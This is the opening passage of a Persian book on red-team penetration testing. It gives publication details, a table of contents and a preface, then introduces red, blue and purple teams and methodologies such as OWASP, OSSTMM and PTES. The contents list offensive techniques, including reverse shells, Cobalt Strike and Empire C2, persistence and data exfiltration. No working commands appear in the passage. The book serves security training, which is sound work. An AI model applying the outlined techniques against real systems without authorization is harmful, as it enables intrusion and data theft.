

به نام خداوند جان و خرد

تکنیک‌های عملیاتی تست نفوذ مبتنی بر

# Red Team

مهندس مجید داوری دولت آبادی

عضو گروه امنیت GrayHat Hackers

Security Information Assets

مهندس سیده پونه مرتضویان

انتشارات پندار پارس

|  |  |
|--|--|
| سرشناسه  | : داوری دولت‌آبادی، مجید، ۱۳۵۹ -   |
| عنوان و نام پدیدآور                                | : تکنیک‌های تست نفوذ مبتنی بر Red Team / مجید داوری دولت‌آبادی، سید‌پونه مرتضویان. |
| مشخصات نشر   | : تهران: پندار پارس، ۱۴۰۱.   |
| مشخصات ظاهری                                       | : ۳۰۰ ص: جدول  |
| شابک   | : - - -  |
| وضعیت فهرست نویسی                                  | : فیبا   |
| پادداشت  | : کتابنامه: ص. [۹۹۲].  |
| موضوع  | : آزمایش نفوذ (ایمن‌سازی کامپیوتر)   |
| (Penetration testing) Computer security            | کامپیوترها -- اینترنت اطلاعات -- نرم‌افزار   |
| Computer security                                  | -- Software  |
| شبکه‌های کامپیوتری -- تدابیر اینترنتی -- نرم‌افزار | Computer networks -- Security measures -- Software                                 |
| Computer security                                  | کامپیوترها -- اینترنت اطلاعات  |
| شناسه افزوده                                       | : مرتضویان، سید‌پونه، ۱۳۶۴ -   |
| رده بندی کنگره                                     | : ۹/۷۶ QA  |
| رده بندی دیوی                                      | : ۸/۰۰۵  |
| شماره کتابشناسی ملی                                | : ۸۹۲۲۶۸۶  |
| اطلاعات رکورد                                      | : فیبا   |
| کتابشناسی  |  |

انتشارات پندار پارس



دفتر فروش: انقلاب، ابتدای کارگر جنوبی، کوی رشتچی، شماره ۱۴، واحد ۱۶

info@pendarepars.com

تلفن: ۰۹۲۱۴۳۷۱۹۵۴ همراه: ۰۶۶۵۷۲۳۳۵

نام کتاب

Red Team : تکنیک‌های عملیاتی تست نفوذ مبتنی بر

ناشر : انتشارات پندار پارس

نویسنده

: مجید داوری دولت‌آبادی، سید‌پونه مرتضویان

چاپ نخست

شهریور ۱۴۰۱

شمارگان

: ۱۰۰ نسخه دیجیتال

طرح جلد

: رامین شکراللهی

چاپ، صحافی

: روز

قیمت

: ۲۰۰,۰۰۰ تومان

شابک : ۹۷۸-۶۲۲-۷۷۸۵-۱۱-۱

\* هرگونه کپی برداری، تکثیر و چاپ کاغذی یا الکترونیکی از این کتاب بدون اجازه ناشر تخلف بوده و پیگرد قانونی دارد \*

تعدیم به گانه عشق نایم

تعدیم به همسر عزیزم

## فهرست مطالب

|    |  |
|----|--|
| ۱۳ | فصل نخست؛ Red Team (تیم قرمز)                          |
| ۱۳ | ۱-۱ مفهوم تیم قرمز و تفاوت آن با تیم آبی               |
| ۱۵ | ۱-۲ آزمایش‌نفوذ ۱۰۱                                    |
| ۱۵ | ۱-۲-۱ پروژه امنیتی برنامه‌های وب باز (OWASP)           |
| ۱۵ | ۱-۲-۲ راهنمای اصول آزمایش امنیت کدهای باز (OSSTMM)     |
| ۱۶ | ۱-۲-۳ چارچوب ارزیابی امنیتی سیستم‌های اطلاعاتی (ISSAF) |
| ۱۶ | ۱-۲-۴ استاندارد اجرای آزمایش‌نفوذ (PTES)               |
| ۱۸ | ۱-۳ رویکرد متفاوت دیگر                                 |
| ۱۹ | ۱-۳-۱ روش‌شناسی  |
| ۱۹ | ۱-۳-۲ تفاوت‌ها   |
| ۲۱ | فصل دوم؛ آزمایش‌نفوذ                                   |
| ۲۱ | ۲-۱ الزامات فنی  |
| ۲۱ | ۲-۲ ابزار MSFPC  |
| ۲۴ | ۲-۲-۱ فایل‌های منبع                                    |
| ۳۲ | ۲-۲-۲ ابزار Koadic                                     |
| ۳۲ | ۲-۲-۳ عملیات نصب                                       |
| ۳۵ | ۲-۲-۴ استفاده از MSHTA به عنوان تزریق‌کننده Payload    |
| ۳۶ | ۲-۲-۵ اصطلاحات فنی                                     |
| ۳۸ | ۲-۲-۶ استقرار Stager                                   |
| ۳۹ | ۲-۲-۷ اجرای Payload                                    |
| ۴۱ | ۲-۲-۸ اجرای Implants                                   |
| ۴۶ | ۲-۲-۹ سازوکار Pivoting                                 |
| ۴۹ | فصل سوم؛ مروری بر مبانی Metasploit                     |
| ۴۹ | ۳-۱ نصب ابزار Metasploit                               |
| ۵۰ | ۳-۲ اجرای ابزار Metasploit                             |
| ۵۱ | ۳-۲-۱ سازوکار Auxiliaries                              |
| ۵۳ | ۳-۲-۲ ها Exploit                                       |

|    |   |
|----|---|
| ۵۵ | ..... <b>Payload</b> ۳-۲-۳                            |
| ۵۷ | ..... <b>Encoder</b> ۳-۲-۴                            |
| ۵۸ | ..... <b>Meterpreter</b> ۳-۲-۵                        |
| ۶۳ | .....ابزار Armitage و سرور تیم ۳-۳                    |
| ۷۲ | .....slack و سایت Armitage ۳-۴                        |
| ۷۷ | .....Cortana و اسکریپت Armitage ۳-۵                   |
| ۷۹ | ..... <b>Cobalt Strike</b> فصل چهارم؛ شروع کار با ۴-۱ |
| ۸۰ | .....برنامه‌ریزی یک تمرین تیم قرمز ۴-۱                |
| ۸۰ | .....CKC ۴-۱-۱  |
| ۸۰ | .....۴-۱-۱-۱ شناسایی                                  |
| ۸۱ | .....۴-۱-۱-۲ سلاح‌سازی                                |
| ۸۲ | .....۴-۱-۱-۳ تحويل                                    |
| ۸۲ | .....۴-۱-۱-۴ بهره‌برداری                              |
| ۸۲ | .....۴-۱-۱-۵ نصب و راهاندازی                          |
| ۸۲ | .....۴-۱-۱-۶ سرور فرمان و کنترل                       |
| ۸۳ | .....۴-۱-۱-۷ اقدامات                                  |
| ۸۳ | .....۴-۱-۱-۸ اهداف                                    |
| ۸۴ | .....Cobalt Strike ۴-۲ مقدمه‌ای بر                    |
| ۸۵ | .....۴-۲-۱ سرور تیم چیست؟                             |
| ۸۷ | .....Cobalt Strike ۴-۳ راهاندازی                      |
| ۸۹ | .....Cobalt Strike ۴-۴ رابط                           |
| ۹۰ | .....۴-۴-۱ نوار ابزار                                 |
| ۹۰ | .....۴-۴-۲ اتصال به سرور تیم دیگر                     |
| ۹۱ | .....۴-۴-۳ قطع ارتباط با سرور تیم                     |
| ۹۱ | .....۴-۴-۴ پیکربندی Listenerها                        |
| ۹۳ | .....۴-۴-۵ نمودارهای نشست                             |
| ۹۴ | .....۴-۴-۶ جدول نشست                                  |
| ۹۵ | .....۴-۴-۷ لیست سیستم‌های هدف                         |
| ۹۷ | .....۴-۴-۸ مجوزها                                     |

|           |  |
|-----------|--|
| ۹۸.....   | ۴-۴-۹ فایل‌های دریافتی   |
| ۹۸.....   | ۴-۴-۱۰ Keystroke ها  |
| ۹۹.....   | ۴-۴-۱۱ Screenshot ها   |
| ۱۰۰ ..... | ۴-۴-۱۲ تولید Payload قابل اجرا برای ویندوز بدون stage                  |
| ۱۰۲.....  | ۴-۴-۱۳ تولید Payload اپلت امضا شده جاوا                                |
| ۱۰۳.....  | ۴-۴-۱۴ تولید Payload - ماکروهای MS Office                              |
| ۱۰۴.....  | ۴-۴-۱۵ تحويل اسکریپت وب  |
| ۱۰۵.....  | ۴-۴-۱۶ میزبانی فایل  |
| ۱۰۶.....  | ۴-۴-۱۷ مدیریت سرور وب  |
| ۱۰۶.....  | ۴-۴-۱۸ نوار سوئیچ سرور   |
| ۱۰۷.....  | ۴-۵ سفارشی کردن سرور تیم   |
| ۱۱۱.....  | <b>فصل پنجم؛ دستورات متخص تیم قرمز در ابزار Cobalt Strike</b>          |
| ۱۱۱.....  | ۵-۱ شنونده Cobalt Strike   |
| ۱۱۲.....  | ۵-۲ شنوندان خارجی  |
| ۱۱۴.....  | ۵-۳ Cobalt Strike های Payload  |
| ۱۱۹.....  | ۵-۴ Beacon ها  |
| ۱۲۰.....  | ۵-۴-۱ Beacon منوی  |
| ۱۲۴.....  | ۵-۴-۲ Explore منوی   |
| ۱۲۷.....  | ۵-۴-۳ Beacon کنسول   |
| ۱۳۰.....  | ۵-۵ انجام عملیات Cobalt Strike با ابزار Pivoting                       |
| ۱۳۳.....  | ۵-۶ اسکریپت‌های Aggressor  |
| ۱۳۷.....  | <b>فصل ششم؛ کار با سازوکار ReverseShell</b>                            |
| ۱۳۸.....  | ۶-۱ مقدمه‌ای بر اتصالات معکوس  |
| ۱۳۸.....  | ۶-۱-۱ اتصالات معکوس رمزگذاری نشده با استفاده از netcat                 |
| ۱۴۰.....  | ۶-۱-۲ اتصالات معکوس رمزگذاری شده با استفاده از OpenSSL                 |
| ۱۴۲.....  | ۶-۲ مقدمه‌ای بر اتصالات پوسته معکوس                                    |
| ۱۴۴.....  | ۶-۲-۱ پوسته معکوس رمزگذاری نشده با استفاده از netcat                   |
| ۱۴۶.....  | ۶-۲-۲ پوسته معکوس رمزگذاری شده برای لینوکس با بسته‌های نصب شده OpenSSL |

|     |  |
|-----|--|
| ۱۴۷ | ۶-۲-۳ پوسته معکوس رمزگذاری شده با استفاده از ncat      |
| ۱۵۰ | ۶-۲-۴ پوسته معکوس رمزگذاری شده با استفاده از socat     |
| ۱۵۱ | ۶-۲-۵ پوسته معکوس رمزگذاری شده با استفاده از cryptcat  |
| ۱۵۴ | ۶-۲-۶ پوسته معکوس با استفاده از powercat               |
| ۱۵۵ | ۶-۲-۶-۱ پوسته reverse_tcp                              |
| ۱۶۰ | ۶-۲-۶-۲ reverse_tcp_rc4                                |
| ۱۶۴ | ۶-۲-۶-۳ reverse_https                                  |
| ۱۶۹ | ۶-۲-۶-۴ reverse_https با گواهی SSL سفارشی              |
| ۱۷۴ | ۶-۲-۶-۵ Meterpreter روی ngrok                          |
| ۱۷۸ | ۶-۲-۶-۶ صفحه فریب‌دهنده سریع برای reverse shell ها     |
| ۱۸۳ | <b>فصل هفتم: کار با سازوکار Pivoting</b>               |
| ۱۸۴ | ۷-۱ SSH از طریق Pivoting                               |
| ۱۸۸ | ۷-۲ انتقال پورت Meterpreter                            |
| ۱۹۰ | ۷-۳ Armitage از طریق Pivoting                          |
| ۱۹۳ | ۷-۴ سازوکار pivoting چند سطحی                          |
| ۱۹۷ | <b>فصل هشتم: بهره‌گیری از قابلیت‌های چارچوب Empire</b> |
| ۱۹۸ | ۸-۱ مقدمه‌ای بر Empire                                 |
| ۱۹۸ | ۸-۲ نصب و راهاندازی Empire                             |
| ۱۹۹ | ۸-۳ اصول و مفاهیم پایه‌ای در Empire                    |
| ۲۰۰ | ۸-۳-۱ فاز اول ت آغاز Listener                          |
| ۲۰۴ | ۸-۳-۲ فاز دوم - ایجاد Stager                           |
| ۲۰۶ | ۸-۳-۳ فاز سوم - اجرای Stager                           |
| ۲۰۸ | ۸-۳-۴ فاز چهارم ت یافتن موتور                          |
| ۲۰۹ | ۸-۳-۵ فاز پنجمت عملیات ماژول Post                      |
| ۲۱۱ | ۸-۴ ماژول post exploitation چارچوب Empire برای ویندوز  |
| ۲۱۶ | ۸-۵ ماژول post exploitation چارچوب Empire برای لینوکس  |
| ۲۱۸ | ۸-۶ ماژول post exploitation چارچوب Empire برای OSX     |
| ۲۲۳ | ۸-۷ راهاندازی یک نشست Meterpreter با استفاده از Empire |
| ۲۲۵ | ۸-۸ Agent های Empire برای اخطار Slack                  |

|          |   |
|----------|---|
| ۲۲۸..... | ۸-۹ تحت کنترل قرار دادن مالکیت DC‌ها توسط Empire        |
| ۲۲۸..... | ۸-۹-۱ ورود به یک Domain Controller با استفاده از Empire |
| ۲۳۵..... | ۸-۹-۲ خودکارسازی DC با استفاده از DeathStar             |
| ۲۳۸..... | ۸-۹-۳ رابط کاربری گرافیکی Empire                        |
| ۲۴۷..... | فصل نهم؛ بهره‌گیری از سکوی‌های C2 برای آزمایش نفوذ      |
| ۲۴۸..... | ۹-۱ مقدمه‌ای بر C2                                      |
| ۲۴۸..... | ۹-۲ به اشتراک‌گذاری فایل مبتنی بر ابر با استفاده از C2  |
| ۲۴۹..... | ۹-۲-۱ استفاده از Dropbox به عنوان C2                    |
| ۲۵۴..... | ۹-۲-۲ استفاده از OneDrive به عنوان C2                   |
| ۲۵۸..... | ۹-۳ کانال‌های مخفی C2                                   |
| ۲۵۸..... | ۹-۳-۱ TCP   |
| ۲۵۹..... | ۹-۳-۲ UDP   |
| ۲۵۹..... | ۹-۳-۳ HTTP(S)   |
| ۲۵۹..... | ۹-۳-۴ DNS   |
| ۲۵۹..... | ۹-۳-۵ ICMP  |
| ۲۶.....  | ۹-۴ مقدمه‌ای بر Redirector‌ها                           |
| ۲۶۴..... | ۹-۵ مخفی کردن C2 به طور ایمن                            |
| ۲۶۶..... | ۹-۶ تغییر مسیرهای کوتاه مدت و بلند مدت                  |
| ۲۶۸..... | ۹-۷ روش‌های تغییر مسیر Payload stager                   |
| ۲۶۸..... | ۹-۷-۱ تغییر مسیر از نوع Dumb pipe                       |
| ۲۶۹..... | ۹-۷-۲ فیلتراسیون / تغییر مسیر هوشمند                    |
| ۲۷۱..... | ۹-۷-۳ دامنه Fronting                                    |
| ۲۷۵..... | فصل دهم؛ ایجاد سازوکار ماندگاری دسترسی‌ها               |
| ۲۷۵..... | ۱۰-۱ پایداری از طریق Armitage                           |
| ۲۷۹..... | ۱۰-۲ پایداری از طریق Empire                             |
| ۲۸۳..... | ۱۰-۳ پایداری از طریق Cobalt Strike                      |
| ۲۸۵..... | فصل یازدهم؛ استخراج داده‌ها                             |
| ۲۸۵..... | ۱۱-۱ اصول استخراج                                       |
| ۲۸۵..... | ۱۱-۱-۱ استخراج از طریق ابزار NetCat                     |

|     |  |
|-----|--|
| ۲۸۶ | ۱۱-۱-۲ استخراج از طریق OpenSSL               |
| ۲۸۷ | ۱۱-۱-۳ استخراج با PowerShell                 |
| ۲۸۸ | ۱۱-۲ ابزار CloakifyFactory                   |
| ۲۹۴ | ۱۱-۲-۱ اجرای ابزار CloakifyFactory در ویندوز |
| ۲۹۶ | ۱۱-۳ استخراج داده‌ها از طریق DNS             |
| ۲۹۷ | ۱۱-۴ استخراج داده‌ها از طریق Empire          |
| ۲۹۹ | مراجع کتاب                                   |



## سخنی با خوانندگان

امروزه محیط شبکه‌ها بستر مناسب و خوبی برای فعالیت و جولان نفوذگران به شمار می‌رود. مبحث امنیت، موضوعی نیست که با کمی محافظت و استفاده از برخی تجهیزات امنیتی بتوان آن را به طور کامل پیاده‌سازی کرد، زیرا امنیت کاملاً نسبی است و هر روز به ساختارهای آن اضافه می‌شود. متأسفانه برخی مدیران و متخصصان شبکه، اطلاعات کافی در خصوص امن‌سازی شبکه‌ها ندارند و با دید کاملاً ابتدایی با آن برخورد می‌کنند. همین موضوع باعث می‌شود تا تمامی طراحی‌ها و پیاده‌سازی‌های آن‌ها در سطح شبکه و برنامه‌نویسی بدون در نظر گرفتن اصول و استاندارهای امنیتی صورت گیرد. بهمین دلیل ممکن است در یک لحظه تمامی اطلاعات حساس و مهم آن‌ها تحت تأثیر مهاجمان و نرم‌افزارهای مُخرب قرار گرفته و هرچه را که در طول سالیان طولانی به دست آورده‌اند، به یکباره از دست بدهند. در این میان، مفهوم Red Team جهت افزایش امنیت با انجام حملات شبیه‌سازی شده به سازمان، به منظور شناسایی آسیب‌پذیری‌های شبکه و سیستم استفاده می‌شود. هدف از تألیف این کتاب در مرحله اول آشنایی بیشتر کارشناسان و متخصصان با مفاهیم اصلی تیم‌های قرمز و آزمایش‌نفوذ است، تا آن‌ها هرچه بیشتر با اصول کاری این نوع تیم‌ها آشنا شوند. در واقع روند فصل‌های این کتاب به کارشناسان و متخصصان می‌آموزد که چگونه می‌توان یک تیم قرمز و آزمایشگاه نفوذ کامل مبتنی بر این نوع تیم‌ها را راهاندازی و پیاده‌سازی کرد. در ادامه نحوه کار این نوع تیم‌ها و ابزارهای این حوزه مورد بررسی قرار می‌گیرد.

این‌جانب به عنوان عضو کوچکی از خانواده بزرگ امنیت و شبکه درصد گردآوری و تألیف کتابی مرجع به منظور افزایش آگاهی متخصصان، دانشجویان و مدیران حوزه امنیت در زمینه آزمایش‌های نفوذ و تیم‌های قرمز بودم تا آن‌ها را با اصول فنی و ساختار این نوع تیم‌ها و ابزارهای مداول و معمول آن‌ها آشنا سازم و (گرچه مدیران و متخصصان امنیت شبکه حکم اساتید این‌جانب را دارند، اماً به حکم وظیفه برخود لازم دانستم که این آگاه‌سازی را انجام دهم).

شیرازه اصلی کتاب حاضر برگرفته از کتاب‌ها و منابع معتبر و استاندارد حوزه آزمایش‌های نفوذ، تکنیک‌های نفوذگری برپایه ساختارهای رد تیم و مکانیزم‌های راهاندازی و بهره‌داری از آن می‌باشد که با تجربیات این‌جانب در این خصوص آمیخته شده است، که به‌فرم کاملاً آزاد از مطالب و تجربیات گردآوری، و دخل و تصرفی نیز با آن همراه بوده است. پیش‌اپیش تمام کاستی‌های آن را می‌پذیرم و ضمن پوزش از اساتید، متخصصان، دانشجویان و مدیران عزیز، انتقادها و راهنمایی‌های دلسوزانه آن‌ها را به دیده منت پذیرا هستم.

( majid.davari.d@gmail.com )

پس از سپاس و ستایش به درگاه پروردگار از تمام دوستان و اساتید عزیزی که مهربانانه دست مرا در انجام اینکار ناچیز فشردند، تشکر می‌کنم.

در پایان از مدیریت فرزانه انتشارات پندار پارس جناب آقای مهندس یعسوبی و تمامی همکارانشان که زحمت چاپ کتاب را متقبل شده‌اند، صمیمانه قدردانی می‌نمایم.

غمناکم و از کوی تو با غم نروم

جز شاد و امیدوار و خرم نروم

از درگه همچون تو کریمی هرگز

نومید کسی نرفت و، من هم نروم

( مجید داوری دولت آبادی ت سیده پونه مرتضویان - بهار ۱۴۰۱ )

## فصل نخست

### Red Team (تیم قرمز)

آزمایش‌نفوذ، یک حمله مجاز به یک سیستم کامپیوتری است که معمولاً برای ارزیابی امنیت سیستم/شبکه انجام می‌شود. این آزمایش برای شناسایی آسیب‌پذیری‌ها و خطرات آن‌ها انجام می‌شود. همان‌طور که می‌دانید دهه ۱۹۶۰ آغاز واقعی عصر امنیت اطلاعات و کامپیوتر بوده است. در این فصل، روش‌شناسی مکانیزم‌های آزمایش‌نفوذ را که به‌طور گسترده استفاده می‌شود و همچنین رویکرد تیم قرمز، که اکنون در شرکت‌های مختلف در حال انجام است، پوشش خواهیم داد. در این فصل به موضوعات کلی زیر می‌پردازیم:

- آزمایش‌نفوذ ۱۰۱

- رویکردهای متفاوت دیگر

پیش از بررسی موضوعات کلی ذکر شده به بیان مفهوم تیم قرمز می‌پردازیم.

#### ۱-۱ مفهوم تیم قرمز و تفاوت آن با تیم آبی

تیم قرمز (Red Team) گروهی از متخصصان امنیت اطلاعات و شبکه هستند که به منظور شبیه‌سازی حملات واقعی بر روی سیستم‌های کامپیوتری گرد هم جمع می‌شوند. سازمان‌ها می‌توانند با شبیه‌سازی حملات دنیای واقعی و تمرین تدابیر امنیتی، تکنیک‌ها و روش‌هایی که معمولاً مهاجمان از آن‌ها بهره می‌برند، خود را برای حملات واقعی آماده سازند. عملیات تیم قرمز در واقع شامل اجرای حملات پیچیده و پایدار شبیه‌سازی شده و به چالش کشیدن توانایی سازمان در پاسخ‌دهی به این تهدید‌هاست. این روش به‌طور خاص برای رفع نگرانی‌های سازمان‌ها طراحی شده تا بینش مورد نیاز امنیتی را در آن‌ها ایجاد کنند. به عبارت دیگر عملیات تیم قرمز یک حمله سایبری آگاهانه است که به صورت برنامه‌ریزی شده و با استفاده از فرآیندها، تکنیک‌ها و تاکتیک‌هایی که از تجربیات هکرهای کلاه سیاه و تیم‌های APT جمع‌آوری شده، اجرا می‌شود. تیم قرمز با یک نگاه جامع و مبتنی بر دنیای واقعی، مراحل یک حمله سایبری را که به واسطه پیوند خطاهای فردی و سیستمی رخ می‌دهد، برای سازمان‌ها ترسیم و اجرا خواهد کرد.

در واقع می‌توان گفت، Red Teaming به اقدامی برای شناسایی سیستمی و دقیق (اما اخلاقی) مسیر حمله گفته می‌شود که از طریق تکنیک‌های حمله در دنیای واقعی، از دفاع امنیتی سازمان عبور می‌کند. با اتخاذ این رویکرد تهاجمی، دفاع‌های سازمان بر مبنای قابلیت‌های نظری، ابزار و سیستم‌های امنیتی نیست، بلکه براساس عملکرد واقعی آن‌ها در حضور تهدیدهای دنیای واقعی است.

Red Teaming یکی از اجزای حیاتی در ارزیابی دقیق قابلیت‌ها و بلوغ شرکت در پیشگیری، شناسایی و اصلاح است.

تمرین تیم قرمز و آبی، یک تکنیک ارزیابی امنیت سایبری است که از حملات شبیه‌سازی شده استفاده می‌کند تا میزان قدرت قابلیت‌های امنیتی سازمان را بسنجد و حوزه‌هایی که نیاز به بهود دارند را در محیطی با ریسک پایین شناسایی نماید. این تمرین‌ها که براساس تمرین‌های آموزش نظامی طراحی شده‌اند، مقابله‌ای بین دو تیم متضاد از افراد حرفه‌ای آموزش دیده در امنیت سایبری هستند. این تیم‌ها عبارت‌اند از: تیم قرمز که از روش‌های مهاجمان در دنیای واقعی استفاده می‌کند تا محیط را دچار نقض امنیتی کند و تیم آبی، متضاد از پاسخ‌دهندگان به حادثه، که در یک واحد امنیتی کار می‌کند تا نفوذها را شناسایی و ارزیابی کرده و به آن‌ها پاسخ دهدن. شبیه‌سازی‌های تیم قرمز و آبی، نقش مهمی را در دفاع از سازمان در مقابل گستره وسیعی از حملات سایبری از مهاجمان پیچیده امروزی ایفا می‌کنند. در یک شبیه‌سازی امنیت سایبری، تیم قرمز به عنوان یک مهاجم عمل می‌کند و سعی دارد که با استفاده از تکنیک‌های پیچیده حمله، نقاط ضعف احتمالی در دفاع سایبری سازمان را شناسایی و از آن‌ها سوءاستفاده کند. این تیمهای مهاجم معمولاً شامل متخصصان امنیتی مُجرب یا هکرهای اخلاقی مستقل هستند که با تقیید از تکنیک‌ها و روش‌های حملات در دنیای واقعی روی آزمایش‌نفوذ مرکز می‌کنند.

تیم قرمز معمولاً از طریق سرقت اطلاعات اعتباری کاربران یا تکنیک‌های مهندسی اجتماعی، دسترسی اولیه را به دست می‌آورد. زمانی که تیم قرمز وارد شبکه شد، سطح دسترسی خود را ارتقاء داده و به صورت جانبه در سیستم‌ها حرکت می‌کند تا بتواند تا جای ممکن وارد عمق شبکه شده و در حالی که از شناسایی شدن اجتناب می‌کند، داده‌هایی را استخراج نماید. اگر تیم قرمز نقش تهاجمی را ایفا کند، تیم آبی نقش دفاعی دارد. معمولاً این گروه شامل مشاوران پاسخ به حادثه است که تیم امنیت فناوری اطلاعات را راهنمایی می‌کند که برای متوقف کردن انواع پیچیده حملات سایبری و تهدیدات چه بهودهایی را انجام دهد. سپس تیم امنیت فناوری اطلاعات، مسئول این است که از شبکه داخلی در مقابل انواع مختلفی از خطرات محافظت کند.

تیمی که اصطلاحاً تیم بنفس<sup>1</sup> نام دارد، در واقع تیم قرمز و آبی است که با یکدیگر همکاری می‌کنند. این تیم‌ها اطلاعات و بیانش‌ها را با یکدیگر به اشتراک می‌گذارند تا امنیت کلی سازمان را بهود بخشدند. اگر هر دو تیم پس از هر تعامل توضیحات کاملی به تمام ذینفع‌ها ارائه ندهند و گزارش دقیقی از تمام جوانب فعالیت از جمله تکنیک‌های آزمایش‌نفوذ، نقاط دسترسی، آسیب‌پذیری‌ها و دیگر اطلاعات به خصوص ارائه نکنند که به سازمان کمک کنند تا به طور کارآمدی شکاف‌ها را پر کرده و دفاع‌های خود را تقویت کند، تمرین‌های تیم قرمز و آبی ارزش قابل توجهی نخواهند داشت.

<sup>1</sup> Purple Team

## ۱-۲ آزمایش‌نفوذ ۱۰۱

همان‌طور که می‌دانید، آزمایش‌نفوذ از یک استاندارد پیروی می‌کند. استانداردهای مختلفی مانند پروژه امنیتی برنامه‌های وب باز (OWASP)، راهنمای اصول آزمایش امنیت کدهای باز (OSSTMM)، چارچوب ارزیابی امنیت سیستم‌های اطلاعاتی (ISSAF) و غیره در این حوزه وجود دارند. بیشتر آن‌ها از روش یکسانی پیروی می‌کنند، اما نامگذاری فازها متفاوت است. در بخش‌های بعدی به هر یک از آن‌ها نگاهی خواهیم انداخت و استانداردهای اجرای آزمایش‌نفوذ (PTES) را به‌طور مفصل پوشش خواهیم داد.

### ۱-۲-۱ پروژه امنیتی برنامه‌های وب باز (OWASP)

پروژه OWASP، یک سازمان غیرانتفاعی در سراسر جهان است که بر بهبود امنیت نرم‌افزار تمرکز دارد. این پروژه شامل جامعه‌ای از متخصصان همکار است که نرم‌افزار و اسناد مبتنی بر دانش را در مورد امنیت برنامه منتشر می‌کنند و در حالت کلی موضوعات زیر را شامل می‌شوند:

- جمع‌آوری اطلاعات
- آزمایش مدیریت پیکربندی و استقرار
- آزمایش مدیریت هویت
- آزمایش احراز هویت
- آزمایش مجوزدهی‌ها
- آزمایش مدیریت نشست‌ها
- آزمایش اعتبارسنجی ورودی
- رسیدگی به خطاهای رمزنگاری
- آزمایش منطق کسب و کار
- آزمایش سمت مشتری

### ۱-۲-۲ راهنمای اصول آزمایش امنیت کدهای باز (OSSTMM)

همان‌طور که در وب‌سایت رسمی این راهنما ذکر شده است، این کتابچه، در واقع راهنمای آزمایش و تجزیه و تحلیل امنیتی است که حقایق تأیید شده را ارائه می‌دهد. این حقایق، اطلاعات عملی را ارائه می‌دهند که می‌تواند به‌طور قابل اندازه‌گیری امنیت عملیاتی سازمان‌ها را بهبود بخشد. OSSTMM شامل بخش‌های کلیدی زیر است:

- معیارهای امنیتی عملیاتی
- تحلیل اعتماد

- جریان کار
- آزمایش امنیت انسانی
- آزمایش امنیت فیزیکی
- آزمایش امنیت بی‌سیم
- آزمایش امنیت ارتباطات شبکه‌های مخابراتی
- آزمایش امنیت شبکه‌های داده
- گزارش‌دهی با مکانیزم<sup>۱</sup> STAR

### ۱-۲-۳ چارچوب ارزیابی امنیتی سیستم‌های اطلاعاتی (ISSAF)

ISSAF، چندان فعل نیست، اما راهنمای ارائه شده کاملاً جامع است. هدف آن ارزیابی سیاست و فرآیند امنیت اطلاعات یک سازمان با توجه به اطباق آن با استانداردهای صنعت فناوری اطلاعات، همراه با قوانین و الزامات نظارتی است. مرحلی که این چارچوب پوشش می‌دهد، در قالب آدرس URL زیر ارائه شده است:

[https://wiki.owasp.org/index.php/Penetration\\_testing\\_methodologies](https://wiki.owasp.org/index.php/Penetration_testing_methodologies)

### ۱-۲-۴ استاندارد اجرای آزمایش‌نفوذ (PTES)

این استاندارد پرکاربردترین استاندارد در حوزه اجرای آزمایش‌نفوذ است و تقریباً هر ساختاری که مربوط به مکانیزم‌های آزمایش‌نفوذ است را پوشش می‌دهد. PTES به هفت مرحله زیر تقسیم می‌شود:

#### ۱. اقدامات اجرایی قبل از انجام عملیات:

این اقدامات شامل فرآیندهای متعددی است که باید پیش از شروع یک فعالیت انجام شود که برخی از این موارد مانند تعریف محدوده فعالیت، معمولاً شامل نقشه‌برداری از آدرس‌های IP شبکه، برنامه‌های کاربردی وب، شبکه‌های بی‌سیم و غیره است. هنگامی که محدوده مشخص گردید، خطوط ارتباطی بین فروشنده‌گان برقرار می‌شود و فرآیند گزارش نهایی ایجاد می‌گردد. این تعاملات همچنین شامل بهروزرسانی وضعیت، فراخوانی‌ها، فرآیندهای قانونی و تاریخ شروع و پایان پروژه است.


#### ۲. جمع‌آوری اطلاعات:

